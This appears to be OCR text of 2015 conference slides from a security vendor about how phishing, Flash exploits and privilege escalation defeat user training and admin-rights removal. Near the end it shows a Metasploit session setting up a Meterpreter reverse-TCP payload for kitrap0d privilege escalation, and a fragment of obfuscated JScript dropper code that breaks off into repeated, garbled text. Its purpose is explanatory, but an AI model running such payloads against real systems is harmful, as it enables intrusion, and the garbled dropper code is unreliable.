




Six Ways to Combat Modern Attacks...
...Despite Having Uninformed Users

Chris Lord, Head of R&D, Bit9+CB September 29, 2015



### **Every 24 seconds**

a host accesses a malicious website



## **Every 34 seconds**

unknown malware is downloaded


# Every **60 seconds** malware communicates with C2



## **Every 6 minutes**

known malware is downloaded


ference: http://www.checkpoint.com/resources/2015securityreport/





Reference: http://www.lockheedmartin.com/us/what-we-do/information-technology/cybersecurity/tradecraft/cyber-kill-chain.html

You're not on those professional social networks, are you?












# How much would an adversary need to spend to attack you?













Good phishing exploits implicit trust and existing relationships.

Use third-degree connections at same target to identify set of people that likely know the mark but are not yet connected.

Connections at target



Unconnected people at target



Ian Winston



## Chris Lord wants to connect with you



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Director of Research and Development at Bit9 + Carbon Black
Greater Boston Area

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
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


In addition to a member's Basic Profile Fields, there are additional member profile fields available. Access to these fields requires that you apply for and are granted access to this information from LinkedIn.

To access any of the following full profile fields, your app must request the r\_fullprofile member permission. Note that r\_basicprofile provides access to a sub-set of the fields made available by r\_fullprofile, so if you are requesting r\_fullprofile, there is no need to also request the r\_basicprofile permission.

Field Name	Description
last-modified- timestamp	The timestamp, in milliseconds, when the member's profile was last edited.
proposal- comments	A short-form text area describing how the member approaches proposals.
associations	A short-form text area listing the various associations the member is a part of.

Reference: https://developer.linkedin.com/docs/fields/full-profile



Reference: https://docs.google.com/spreadsheets/d/1cK7vFVn73NTsoLU487nh-XVSFu7M064RgHeDZB0a2s8/edit?pli=1#gid=0 https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/









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#### Adobe Flash - No Checks on Vector.<uint> Capacity Field

EDB-ID: 38348	<b>CVE:</b> 2015-5568	OSVDB-ID: N/A
Verified: x	Author: Google Security Research	<b>Published:</b> 2015-09-28
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Source: https://code.google.com/p/google-security-research/issues/detail?id=504

The latest version of the Vector.<primitive> length check in Flash 18,0,0,232 is not robust against memory corruptions such as heat To better describe this currently the Vector primitive object (at least on 32 bit) looks something like:

| unguarded length | unguarded capacity | xored length | ... | data |

The problem arises because the capacity is not guarded by the xor, and it's before the xored length which is guarded. As we know to This in itself is not enough to serve as a useful primitive as extending the vector also 0's any data afterwards so it's not an ir One way of fixing this, at least against buffer overflows, would be to move the xored length before the capacity. In this case the On a related note, it's still possible to read the length of the vector without triggering the guard check. The length is whatever

I've provided a simple example which allocates a 16k UInt vector. Using a debugger you can modify the capacity then press a key to

- 1. Load the swf file into IE
- 2. Attach WinDBG to the IE tab process
- 3. Search for the data pattern to find the vector using the command "s 0 L?10000000 78 56 34 12 f0 de bc 9a 00 00 00 00". There sh
- 4. Modify the capacity using the command "ed <address>-0xC 5000" replacing <address> with that found in step 3. Also look at <addr
- 23 5. Resume execution in the debugger.
  - 6. Select the flash object in the browser and press the '=' key, you should see a trace message printing the new length.
  - 7. If you return to the debugger and dump the data at <addresss>+0n64\*0n1024 you'll find the memory has been zeroed. Also at <addr

The source is a HAXE file, you need to compile with the command line "haxe -main Test -swf output.swf -swf-version 10"









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#### Adobe Security Bulletin

#### Security updates available for Adobe Flash Player

Release date: September 21, 2015

Last updated: September 23, 2015

Vulnerability identifier: APSB15-23

Priority: See table below

CVE number: CVE-2015-5567, CVE-2015-5568, CVE-2015-5570, CVE-2015-5571, CVE-2015-5572, CVE-2015-5573, CVE-2015-5574, CVE-2015-5575, CVE-2015-5576, CVE-2015-5577, CVE-2015-5578, CVE-2015-5579, CVE-2015-5580, CVE-2015-5581, CVE-2015-5582, CVE-2015-5584, CVE-2015-5587, CVE-2015-5588, CVE-2015-6676, CVE-2015-6677, CVE-2015-6678, CVE-2015-6679, CVE-2015-6682

Platform: All Platforms

#### Summary

Adobe has released security updates for Adobe Flash Player. These updates address critical vulnerabilities that could potentially allow an attacker to take control of the affected system.

#### Affected Versions


Product	Affected Versions	Platform
Adobe Flash Player Desktop Runtime Adobe Flash Player Extended Support Release	18.0.0.232 and earlier 18.0.0.232 and earlier	Windows and Macintosh Windows and Macintosh
Adobe Flash Player for Google Chrome	18.0.0.233 and earlier	Windows, Macintosh, Linux and ChromeOS
Adobe Flash Player for Microsoft Edge and Internet Explorer 11	18.0.0.232 and earlier	Windows 10

Reference: https://helpx.adobe.com/security/products/flash-player/apsb15-23.html


## You don't open those LinkedIn invitations, do you?



**11%** of users click on attachments in phishing emails.




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


Nearly **50%** of users open emails and click on phishing links within the first hour.

# You didn't click on the link, did you?









- Play trigger video to exploit vulnerability and Video Vector Object Vector Vector Vector overwrite adjacent memory corrupting length.
- Refill holes with vectors to maintain stability Video Vector Object Vector Vector Vector Vector since this will all become controlled memory.
- and set length to max to access all memory.

Vector

**ROP** 

Object

Object

Use sound object to trigger ROP chain, make Shellcode Object Video **ROP** Vector Vector shellcode executable and transfer control.

Use corrupt vector to overwrite next vector

Decrypt shellcode; create ROP chain to enable

shellcode; modify object vtable to stack pivot.

Vector

Vector

Shellcode

Video

Video


Vector

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
Animated GIFs are new again. What makes these different?






They contain the shellcode for exploits using CVE-2015-3113 and CVE-2014-1776

You run antivirus and removed administrative rights—all good, right?





**97%** of critical vulnerabilities could be mitigated by removing administrator rights.

**98%** of critical vulnerabilities affecting Windows could be mitigated by removing administrator rights.


**99.5%** of all vulnerabilities affecting IE could be mitigated by removing administrator rights.

**0%** is how much that matters from the perspective of an adversary.


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meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getsystem
[-] priv elevate getsystem: Operation failed: Access is denied.
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms10 002 aurora) > use exploit/windows/local/ms10 015 kitrap0d
msf exploit(ms10 015 kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10 015 kitrap0d) > set LHOST 192.168.1.161
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10 015 kitrap0d) > exploit
    Started reverse handler on 192.168.1.161:4443
    Launching notepad to host the exploit...
    Process 4048 launched.
[+]
    Reflectively injecting the exploit DLL into 4048...
    Injecting exploit into 4048 ...
[*]
[*]
    Exploit injected. Injecting payload into 4048...
    Payload injected. Executing exploit...
[*]
     Exploit finished, wait for (hopefully privileged) payload execution...
[+]
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
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Windows/syswow64/cmd.exe cmd.exe /q /c cd /d "%tmp%" && echo var
w=g("WScript.Shell"),a=g("Scripting.FileSystemObject"),w1=WScript;try{m=w1.Arguments
;u=600;o="***";w1.Sleep(u*u);var n=h(m(2),m(1),m(0));if
(n.indexOf(o)^{3}){k=n.split(o);l=k[1].split(";");for (var)}
i=0;i^{<1.length};i++){v=h(m(2),l[i],k[0]);z=0;var}
s=g("x41x44x4fx44x42x2ex53x74x72x65x61x6d");f=a.GetTempName();s.Type=2;s
.Charset="iso-8859-
1";s.Open();d=v.charCodeAt(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(v.indexOf("PE\x00")+23);x1=".\x65x\x65";s.WriteText(